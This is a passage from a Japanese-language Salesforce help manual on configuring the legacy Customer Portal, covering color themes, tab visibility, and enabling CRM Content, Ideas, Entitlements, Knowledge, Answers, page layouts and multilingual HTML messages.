4. `[Color Theme]` ドロップダウンリストからカラーテーマを選択します。独自のテーマを最初から作成するには、`[Color Theme]` ドロップダウンリストから [カスタム] を選択します。選択したカラーテーマのプレビューが、[プレビュー] セクションに自動的に表示されます。
5. 必要に応じて、選択したテーマの色を次のいずれかの方法でカスタマイズします。
   - 任意のテーマ属性に 16 進値を入力する
   - テーマ属性の 16 進値をクリックして、ポイント & クリックエディタから色を選択する

   テーマをカスタマイズすると、保存したときに自動的にカスタムという名前に変更されます。次のオプションをカスタマイズできます。カスタマイズされると、[プレビュー] セクションに自動的に表示されます。

タブのスタイル	
テーマ属性	説明
現在のタブのテキスト	ユーザが選択したタブのテキストの色。
現在のタブの背景	ユーザが選択したタブの背景色。
現在のタブの境界線	ユーザが選択したタブの境界線の色。
その他のタブのテキスト	ユーザが選択していないタブのテキストの色。
その他のタブの背景	ユーザが選択していないタブの背景色。
その他のタブの境界線	ユーザが選択していないタブの境界線の色。
タブバーの背景	すべてのタブの背景色。

ページのスタイル	
テーマ属性	説明
ページ背景	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストを除いたポータルの背景色。
テキスト	タブ、ボタン、ヘッダー、項目の表示ラベルを除くすべてのポータル項目のテキストの色、サイズ、フォント。 必要に応じて、パーセント項目に表示される数字を変更して、すべてのポータル項目のサイズを増減できます。さらに、ドロップダウンリストから、タブ、ボタン、ヘッダー、項目の表示ラベルを除くすべてのポータル項目のフォントを変更できます。
項目の表示ラベルのテキスト	レコードの項目名のテキストの色。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。
リンク	すべてのリンクのテキストの色。
リンクのフロート表示	ユーザがマウスポインタを上に置いたときに表示されるすべてのリンクのテキストの色。
項目の区切り文字	レコードの項目を区切る線の色。
下境界線	ポータルの下部にある境界線の色。

セクションのスタイル	
テーマ属性	説明
ヘッダー背景	検索、最近使ったデータ、関連リスト、ソリューションカテゴリ、ドキュメントフォルダ、および選択したタブを含むすべてのヘッダーの背景色。
セクションヘッダーテキスト	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、およびドキュメントフォルダのヘッダーのテキストの色とフォント。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。

セクションのスタイル

テーマ属性	説明
左境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの左側の境界線。 必要に応じて、ピクセル項目に表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
右境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストを除いた右側の境界線。 必要に応じて、ピクセル項目に表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
上境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの上側の境界線。 必要に応じて、ピクセル項目に表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
下境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの下側の境界線。 必要に応じて、ピクセル項目に表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
セクションの背景	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの背景色。

リストのスタイル

テーマ属性	説明
リストヘッダーのテキスト	リストビューの項目の列ヘッダーとして選択された項目名のテキストの色。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。
ヘッダーの下線	関連リストとリストビューの列ヘッダーの下側の線の色。
区切り文字	リストビューのレコード間の線の色。
行の強調表示	マウスポインタをリストビューの上に置いたときに表示されるレコードのテキストの色。

6. テーマの値に対する変更をすべて保存するには、[Save] をクリックします。

ヒント: カスタマーポータルユーザに対しては、ユーザがブラウザのデータを最新の状態に更新したときに変更内容が表示されます。そのため、ユーザがカスタマーポータルにアクセスする可能性が低いときにポータルのカラーテーマを更新することをお勧めします。

メモ: カスタマーポータルのヘッダー、フッター、およびロゴをカスタマイズするには、「カスタマーポータルのログインと設定の有効化」 (ページ 2794)を参照してください。

関連トピック:

カスタマーポータルの設定
カスタマーポータルタブのカスタマイズ

カスタマーポータルタブのカスタマイズ

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルタブをカスタマイズする
- 「アプリケーションのカスタマイズ」

Salesforce カスタマーポータルには、次のタブが表示されます。

- アンサー
- 記事
- アイデア
- ホーム
- ケース
- レポート
- ソリューション
- Web タブ
- エンタイトルメント
- カスタムオブジェクト
- サービス契約
- Chatter アンサー
- [ドキュメント] タブのドキュメント
- [Salesforce CRM Content] タブ ([ライブラリ]、[コンテンツ]、および [登録])

また、カスタマーポータルには、外部ユーザの代理管理者への次のタブを表示できます。

- 取引先
- 取引先責任者

カスタマーポータルにログインしているユーザに表示するタブを選択したり、ポータルユーザに表示するタブの順序をカスタマイズしたりする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. カスタマイズするタブを含むカスタマーポータルの名前を選択します。
3. [ポータルタブのカスタマイズ] をクリックします。
4. タブを追加または削除するには、タブ名を選択し、[追加] または [削除] 矢印をクリックして、[選択されたタブ] ボックスのタブを追加または削除します。タブの順序を変更するには、[選択されたタブ] ボックスでタブ名を選択し、[上へ] または [下へ] 矢印をクリックします。
5. 必要に応じて、[デフォルトの表示タブ] ドロップダウンリストから、ポータルログイン時に表示するタブを選択できます。

6. [保存] をクリックします。

ユーザに関連付けられたプロファイルおよび権限セットのタブ設定を編集して、ユーザがアクセスできるタブをより詳細に指定できます。

ヒント: タブに表示されている各オブジェクトにプロファイルがアクセスできる限り、同じプロファイルを使用しているユーザの複数のタブを表示できる複数のカスタマーポータルを作成できます。

カスタマーポータルに次のタブを表示するには、上記の手順ですべてのカスタマーポータルプロファイルのタブの表示設定を [デフォルトで表示] に変更します。

ポータルユーザへの Web タブの表示の許可

ポータルユーザがWebタブを参照できるようにするには、Webタブを作成し、カスタマーポータルプロファイルに割り当てるだけです。

[ドキュメント] タブへのポータルユーザアクセスの割り当て

ポータルユーザが[ドキュメント]タブを参照できるようにするには、カスタマーポータルユーザに、参照させるファイルを含む Salesforce の [ドキュメント] タブのフォルダへのアクセスを許可します。

ポータルユーザへの [レポート] タブの表示の許可

ポータルユーザに [レポート] タブを表示する手順は、次のとおりです。

1. ポータルユーザに、実行するレポートが含まれている Salesforce の [レポート] タブ上のフォルダへのアクセスを許可します。
2. ポータルユーザのレポートの対象とするオブジェクトについて、組織の共有設定を「非公開」に設定します。
3. ポータルユーザを権限セットまたは「レコード実行」権限を含むプロファイルに割り当てます。

カスタマーポータルに [レポート] タブを追加すると、ポータルユーザは次のことを実行できます。

- レポートをカスタマイズしたり、レポート結果を条件検索することはできません。レポートの実行のみ可能です。
- 「レポートのエクスポート」権限がある場合は、レポートを Excel にエクスポートできます。
- [未整理公開レポート] フォルダや [私の非公開カスタムレポート] フォルダへのアクセス権はありません。
- 参照権限のないオブジェクトが含まれるレポートを実行すると、エラーになります。

ポータルユーザへの [アイデア] タブへのアクセス権の提供

ポータルユーザが[アイデア]タブを参照できるようにするには、ポータルで表示されるようにアイデアを設定します。詳細は、「ゾーンの作成と編集」(ページ 2889)および「カスタマーポータルのアイデアの有効化」(ページ 2811)を参照してください。

組織がアイデアおよびアンサーポータルライセンスを使用している場合は、カスタマーポータルで[レポート]タブを非表示にします。非表示にしないと、カスタマーポータルユーザが[レポート]タブをクリックしたときに、「アクセス権がありません」というメッセージが表示されます。タブを非表示にする方法については、「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。

Salesforce CRM Content タブへのポータルユーザのアクセス許可

ポータユーザに Salesforce CRM Content へのアクセスを許可するには、「カスタマーポータルに対する Salesforce CRM Content の有効化」 (ページ 2808)を参照してください。

関連トピック:

- カスタマーポータルの設定

カスタマーポータルに対する Salesforce CRM Content の有効化

ユーザ権限	
カスタマーポータルを設定および更新する	「アプリケーションのカスタマイズ」
プロファイルを作成および編集する	「プロファイルと権限セットの管理」
カスタマーポータルユーザを管理する	「セルフサービスユーザの編集」
Salesforce CRM Content ライブラリ権限を作成する	「Salesforce CRM Content の管理」または「コンテンツ権限の管理」権限
Salesforce CRM Content ライブラリにユーザを追加する	「Salesforce CRM Content の管理」 または ライブラリ権限定義の「ライブラリの管理」

エディション
使用可能なエディション: Salesforce Classic
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

Salesforce CRM Content は、カスタマーポータルで使用できます。Salesforce CRM Content に対するアクセス権として、次の 2 レベルをカスタマーポータルユーザに付与できます。

- Salesforce CRM Content機能ライセンスを持っていないポータルユーザでも、「ポータルのコンテンツの参照」ユーザ権限があれば、コンテンツのダウンロード、評価、コメントの追加、および登録を実行できます。ユーザ名、ダウンロード履歴、バージョン履歴など、機密データを参照することはできません。コンテンツ配信機能は、ポータルユーザには設計されていません。
- Salesforce CRM Content 機能ライセンスを持っているポータルユーザは、コンテンツの寄稿、ライブラリ間でのコンテンツの移動と共有、コンテンツの削除など、ライブラリ権限によって付与されているすべての Salesforce CRM Content 機能にアクセスできます。また、Salesforce CRM Content レポートを参照することもできます。コンテンツ配信機能は、ポータルユーザには設計されていません。

ライセンスを付与していないユーザに対する Salesforce CRM Content の有効化

カスタマーポータルを有効化した後、次のステップを完了して、ポータルで Salesforce CRM Content を有効にします。ポータルユーザ用の Salesforce CRM Content 機能ライセンスを購入していない場合は、次の手順を使用してください。

1. カスタマーポータルプロファイルを次のようにして更新します。
   a. カスタマーポータルユーザプロファイルやカスタマーポータルマネージャプロファイルをコピーします。
   b. コピーしたプロファイルに「ポータルのコンテンツの参照」ユーザ権限を追加します。
   c. [ライブラリ]、[コンテンツ]、[登録] タブの表示を、[タブを隠す] から [デフォルトで表示] に変更します。
   d. コピーしたプロファイルをカスタマーポータルユーザに割り当てます。
2. ライブラリ権限を 1 つ以上作成して、ポータルユーザが各 Salesforce CRM Content ライブラリで持つ権限を決めます。

   メモ: ライブラリ権限のオプションのうち、ユーザの機能ライセンスやプロファイルで許可されている権限のみを付与できます。たとえば、「タグの追加」はライブラリ権限オプションですが、このオプションを選択しても、Salesforce CRM Content 機能ライセンスを持っていないポータルユーザがコンテンツにタグ付けできるようにはなりません。
3. ポータルユーザにどのライブラリへのアクセス権を付与するかを決めます。これらのライブラリに機密コンテンツを含めないでください。
4. ライブラリにポータルユーザを追加します。カスタマーポータルユーザプロファイルまたはそのプロファイルのコピーに割り当てられているポータルユーザは、公開グループのメンバーとしてのみライブラリに追加できます。カスタマーポータルマネージャプロファイルや、そのプロファイルのコピーに割り当てられているポータルユーザは、ライブラリに個々のユーザを追加できます。
5. 各カスタマーポータルに Salesforce CRM Content のタブを追加します。

   メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

ライセンスを付与したユーザに対する Salesforce CRM Content の有効化

カスタマーポータルを有効化した後、次のステップを完了して、ポータルで Salesforce CRM Content を有効にします。ポータルユーザ用の Salesforce CRM Content 機能ライセンスを購入した場合は、次の手順を使用してください。

1. カスタマーポータルプロファイルを次のようにして更新します。
   a. ポータルユーザが新しいライブラリを作成および管理できるようにする場合は、必要に応じて、カスタマーポータルユーザプロファイルやカスタマーポータルマネージャプロファイルをコピーして、「ライブラリの作成」ユーザ権限を追加します。
   b. 標準またはコピーされたカスタマーポータルプロファイルで、[ライブラリ]、[コンテンツ]、および [登録] タブの表示を、[タブを隠す] から [デフォルトで表示] に変更します。
   c. 必要に応じて、コピーしたプロファイルをカスタマーポータルユーザに割り当てます。

2. 各カスタマーポータルユーザの詳細ページで、[Salesforce CRM Content ユーザ] チェックボックスをオンにします。
3. ライブラリ権限を 1 つ以上作成して、ポータルユーザが各 Salesforce CRM Content ライブラリで持つ権限を決めます。

   メモ: ライブラリ権限のオプションのうち、ユーザの機能ライセンスやプロファイルで許可されている権限のみを付与できます。たとえば、「タグの追加」はライブラリ権限オプションですが、このオプションを選択しても、Salesforce CRM Content 機能ライセンスを持っていないポータルユーザがコンテンツにタグ付けできるようにはなりません。

4. ポータルユーザにどのライブラリへのアクセス権を付与するかを決めます。これらのライブラリに機密コンテンツを含めないでください。
5. ライブラリにポータルユーザを追加します。カスタマーポータルユーザプロファイルまたはそのプロファイルのコピーに割り当てられているポータルユーザは、公開グループのメンバーとしてのみライブラリに追加できます。カスタマーポータルマネージャプロファイルや、そのプロファイルのコピーに割り当てられているポータルユーザは、ライブラリに個々のユーザを追加できます。
6. 各カスタマーポータルに Salesforce CRM Content のタブを追加します。

   メモ: [ドキュメント] タブは、Salesforce CRM Content に含まれません。

関連トピック:

カスタマーポータルの設定

カスタマーポータルのアイデアの有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

アイデアはカスタマーポータルで使用できます。

カスタマーポータルを設定した後、次の手順に従い、ポータルでアイデアを有効にします。

1. 有効で設定済みのアイデアコンテキストでゾーンを作成し、ポータルで表示します。詳細は、「ゾーンの作成と編集」(ページ 2889)を参照してください。
2. カスタマーポータルに [アイデア] タブを追加します。詳細は、「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。
3. 組織がアイデアおよびアンサーポータルライセンスを使用している場合は、カスタマーポータルで [レポート] タブを非表示にします。非表示にしないと、カスタマーポータルユーザが [レポート] タブをクリックしたときに、「アクセス権がありません」というメッセージが表示されます。タブを非表示にする方法については、「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。

関連トピック:

カスタマーポータルの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

アイデアをカスタマイズする
- 「アプリケーションのカスタマイズ」

カスタマーポータルのエンタイトルメント管理の有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

カスタマーポータルを使用して、顧客にエンタイトルメントとサービス契約へのアクセス権を付与できます。契約品目名はカスタマーポータルに表示されません。

メモ: 大規模カスタマーポータルユーザは、サービス契約やエンタイトルメントにアクセスすることができません。

エンタイトルメント管理を設定し、カスタマーポータルを有効にしたら、次の手順に従ってエンタイトルメント管理をポータルに追加します。

1. カスタマーポータルプロファイルを次のようにして更新します。
   a. カスタマーポータルプロファイルをコピーし、エンタイトルメントまたはサービス契約に対する「参照」権限を有効にします。
   b. 必要に応じて、外部ユーザの代理管理者のプロファイルで、エンタイトルメント取引先責任者に対する「作成」および「削除」権限を有効にします。これにより、外部ユーザの代理管理者はエンタイトルメント取引先責任者を更新できます。
   c. コピーしたプロファイルで、[エンタイトルメント] タブまたは [サービス契約] タブのタブ表示が [デフォルトで表示] になっていることを確認します。
2. カスタマーポータルの詳細ページの下部にある [プロファイルの編集] をクリックして、新しいプロファイルを有効にします。
3. ケースのページレイアウトをカスタマイズして、[エンタイトルメント名] 参照項目を追加します。これにより、ポータルユーザがエンタイトルメントをケースに追加できます。

   ヒント: ポータルユーザは内部サポートプロセスに関する情報にアクセスできないため、ポータルユーザのケースページレイアウトにエンタイトルメントプロセス項目 [エンタイトルメント処理開始時刻]、[エンタイトルメント処理終了時刻]、[中止]、および [中止開始日] を追加しないでください。
4. 取引先と取引先責任者に関連するリストをカスタマイズし、エンタイトルメントを追加します。これにより、外部ユーザの代理管理者がケースを作成して適切なエンタイトルメントに自動的に関連付けることができます。
5. 各カスタマーポータルに [エンタイトルメント] タブまたは [サービス契約] タブを追加します。
6. コピーしたプロファイルをカスタマーポータルユーザに割り当てます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「ユーザの管理」

カスタマーポータルユーザを管理する
- 「セルフサービスユーザの編集」

a. 新しいカスタマーポータルユーザを作成するには、[外部ユーザの管理] をクリックして、取引先責任者詳細ページの [カスタマーユーザを有効化] を選択します。既存ユーザを更新するには、[外部ユーザの管理] をクリックし、[カスタマーユーザの参照] を選択します。
b. 新しいユーザの場合、コピーしたプロファイルを[プロファイル]ドロップダウンメニューから選択します。既存ユーザの場合、[編集] を選択して、プロファイルを選択します。
c. [保存] をクリックします。

関連トピック:

カスタマーポータルの設定

カスタマーポータルでの Salesforce ナレッジの有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

カスタマーポータルを使用して、顧客に Salesforce ナレッジ記事へのアクセス権を付与できます。ポータルユーザは記事の表示と評価はできますが、記事の作成または編集はできません。

組織内で Salesforce ナレッジを設定し、カスタマーポータルを有効にしたら、次の手順に従って、ポータルでの Salesforce ナレッジを有効にします。

1. カスタマーポータルプロファイルを次のようにして更新します。
   a. カスタマーポータルユーザプロファイルやカスタマーポータルマネージャプロファイルをコピーして、顧客と共有する記事タイプの「参照」権限を有効にします。
   b. コピーしたプロファイルで、[記事] タブのタブ表示が [デフォルトで表示] になっていることを確認します。
2. カスタマーポータルの詳細ページの下部にある [プロファイルの編集] をクリックして、新しいプロファイルを有効にします。
3. コピーしたプロファイルをカスタマーポータルユーザに割り当てます。
   a. 新しいカスタマーポータルユーザを作成するには、[外部ユーザの管理] をクリックして、取引先責任者詳細ページの [カスタマーユーザを有効化] を選択します。既存ユーザを更新するには、取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[カスタマーユーザの参照] を選択します。
   b. 新しいユーザの場合、コピーしたプロファイルを [プロファイル] ドロップダウンメニューから選択します。既存ユーザの場合、[編集] を選択して、プロファイルを選択します。
   c. [保存] をクリックします。
4. 各カスタマーポータルに [記事] タブを追加します。
5. カスタマーポータルユーザに取引先所有者とは異なるカテゴリグループの表示設定を行う場合、カスタマーポータルユーザの表示設定を変更します。

   デフォルトでは、カスタマーポータルユーザは取引先所有者からデータカテゴリへのアクセス権を継承します。たとえば、取引先所有者に CEO のロールが割り当てられ、CEO のロールにカテゴリグループ内のすべてのデータカテゴリに対するフルアクセスがある場合、カスタマーポータルユーザもそのグループ内のすべてのカテゴリにアクセスできます。カスタマーポータルユーザがアクセスできるカテゴリに制限が必要な場合があります。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

カスタマーポータルユーザを管理する
- 「セルフサービスユーザの編集」

Salesforce ナレッジの記事を表示する
- 記事タイプに対する「参照」

6. 大規模ポータルユーザの場合は、アクセスが必要なカテゴリをデフォルトで参照可能にします。大規模ポータルユーザにはロールがないため、カテゴリに分類された記事にアクセスできるのは、関連付けられたデータカテゴリをすべてのユーザがロールに関係なく参照可能な場合のみです。
7. 記事を作成するユーザに、記事を作成または変更するときは [カスタマーポータル] をチャネルオプションとして選択する必要があることを通知します。カスタマーポータルのチャネルが選択されない場合、記事はポータルに公開されません。
8. ユーザが [ホーム] タブから記事を検索できるようにするには、ホームページのレイアウトに記事の検索コンポーネントを追加します。レイアウトがカスタマーポータルのプロファイルに割り当てられていることを確認してください。

関連トピック:

カスタマーポータルの設定

カスタマーポータルのアンサーの有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

カスタマーポータルを使用して、顧客にアンサーコミュニティへのアクセス権を付与できます。

ポータルでアンサーを有効にする手順は、次のとおりです。

1. カスタマーポータルの設定

   ポータルの文字や色をカスタマイズする場合、アンサーでは次の変更だけをサポートしています。

   - すべてのタブのスタイル
   - 次のページスタイル
     - ページ背景
     - テキスト
     - リンク
     - リンクのフロート表示

2. アンサーを設定し、アンサーコミュニティがカスタマーポータルに表示されるよう設定されていることを確認します。
3. 各カスタマーポータルに [アンサー] タブを追加します。
4. 次の手順でカスタマーポータルを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

アンサーコミュニティを作成する
- 「アプリケーションのカスタマイズ」

a. 取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[カスタマーユーザを有効化] を選択します。

b. 必要な情報を入力し、[プロファイル] ドロップダウンメニューから適切なカスタマーポータルプロファイルを選択します。

c. [保存] をクリックします。

5. カスタマーポータルユーザに取引先所有者とは異なるカテゴリグループの表示設定を行う場合、カスタマーポータルユーザの表示設定を変更します。

   デフォルトでは、カスタマーポータルユーザは取引先所有者からカテゴリへのアクセス権を継承します。たとえば、取引先所有者にCEOの役割が割り当てられ、CEOの役割にアンサーに割り当てられたカテゴリグループ内のすべてのデータカテゴリに完全なアクセス権がある場合、カスタマーポータルユーザはアンサーコミュニティ内のすべてのカテゴリにもアクセスできます。カスタマーポータルユーザがアクセスできるカテゴリに制限が必要な場合があります。

6. 大規模ポータルユーザの場合は、権限セットまたはプロファイルを使用してデータカテゴリにアクセスする必要のあるユーザが参照できるようにします。

7. 組織がアイデアおよびアンサーポータルライセンスを使用している場合は、カスタマーポータルで[レポート]タブを非表示にします。非表示にしないと、カスタマーポータルユーザが[レポート]タブをクリックしたときに、「アクセス権がありません」というメッセージが表示されます。タブを非表示にする方法については、「カスタマーポータルタブのカスタマイズ」 (ページ 2806)を参照してください。

関連トピック:

カスタマーポータルの設定

カスタマーポータルページのカスタマイズ

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce のページレイアウトでページをカスタマイズする場合と同様に、Salesforce カスタマーポータルページをカスタマイズできます。

ページレイアウトは、オブジェクトレコードページのボタン、項目、S コントロール、Visualforce、カスタムリンク、および関連リストのレイアウトと構成を管理します。また、どの項目が参照可能であるか、参照のみであるか、必須であるかを決定するのに役立ちます。ページレイアウトには、ページの表示時に項目のセクションで提供される S コントロールおよび Visualforce ページを含めることができます。S コントロールおよび Visualforce ページのサイズは調整可能で、表示ラベルおよびスクロールバーを表示するかどうかを指定できます。

カスタマーポータルユーザには、カスタマーポータルにログインしたときに各自のプロファイルに割り当てられたレイアウトが表示されます。ポータルでは、次のオブジェクトのページレイアウトをカスタマイズできます。

- ホーム
- ToDo
- 行動
- ケース
- 納入商品
- 取引先
- ソリューション
- 取引先責任者
- エンタイトルメント
- カスタムオブジェクト
- サービス契約

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを変更する
- 「アプリケーションのカスタマイズ」

ページレイアウトをプロファイルに割り当てる
- 「プロファイルと権限セットの管理」

ポータルのページレイアウトのカスタマイズ

編集するページレイアウトを使用するオブジェクトの管理設定から、ページレイアウトに移動します。

デフォルトで、カスタマーポータルユーザは、取引先、取引先責任者、納入商品、商品、および価格表に対する「参照」権限を持っているため、自分の取引先名を参照し、自身のポータルで自ら作成したケースの取引先責任者と納入商品を選択できます。また、カスタマーポータルの種別に応じて、納入商品と取引先に対する「更新」または「作成」権限も持っている場合があります。

メモ: ページレイアウトにタグセクションが含まれていても、カスタマーポータルユーザには表示されません。

カスタマーポータルにカスタムオブジェクトを表示するには、以下を実行する必要があります。

- カスタムオブジェクトの［カスタマーポータルで利用可］チェックボックスをオンにします。このチェックボックスがオンになっていないと、ポータルプロファイルをカスタムオブジェクトのページレイアウトに割り当てることはできません。
- ポータルユーザに割り当てられている権限セットまたはプロファイルのカスタムオブジェクトにユーザ権限を許可します。
- カスタマーポータルユーザがカスタムオブジェクトのタブにアクセスできるように、このタブをカスタマーポータルに追加します。詳細は、「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。

関連トピック:

カスタマーポータルのフォントと色のカスタマイズ
カスタマーポータルのログインと設定の有効化
カスタマーポータルページの設定ヒントと考慮事項
ページレイアウト

カスタマーポータルの多言語 HTML メッセージの設定

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータルの言語を設定する
- 「アプリケーションのカスタマイズ」

組織で多言語が有効になっている場合、Salesforce がサポートする言語で HTML メッセージをアップロードし、そのメッセージをポータルユーザの言語設定に基づいてポータルで表示するように設定できます。たとえば、フランス語の HTML メッセージをアップロードしてフランス語設定のポータルユーザの［ホーム］タブで表示し、英語の HTML メッセージをアップロードして英語設定のポータルユーザの［ホーム］タブで表示することができます。

多言語 HTML メッセージを設定する前に、次の点に注意してください。

- 多言語 HTML メッセージをポータルに追加する前に、［ドキュメント］タブで HTML 形式のファイルをアップロードする必要があります。
- ポータル HTML メッセージは、設定されていても［アイデア］、［レポート］、［コンテンツ］、［ソリューション］のタブには表示されません。

多言語 HTML メッセージを設定する手順は、次のとおりです。

1. カスタマーポータルの表示言語を設定するには、[設定] から［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. 編集するポータルの名前をクリックします。
3. [割り当てられた言語] 関連リストで [新規言語の追加] をクリックします。
4. ［言語］ドロップダウンリストから言語を選択します。
5. タブ名の横にあるルックアップアイコン () をクリックして、タブに表示する HTML メッセージを選択します。必要に応じて、HTML メッセージを表示するそれぞれのタブに対してこのステップを繰り返します。
6. [保存] をクリックします。

カスタマーポータルページの設定ヒントと考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

次に示す Salesforce カスタマーポータルページの設定ヒントと一般情報を考慮してください。

ケースの設定

- カスタマーポータルを設定するときには、ケースのページレイアウト (ケースレイアウト) をコピーして、名前を「*ポータルケースレイアウト*」に変更します。これにより、社内ユーザのケースページレイアウトとポータルユーザのケースページレイアウトが容易に区別されます。
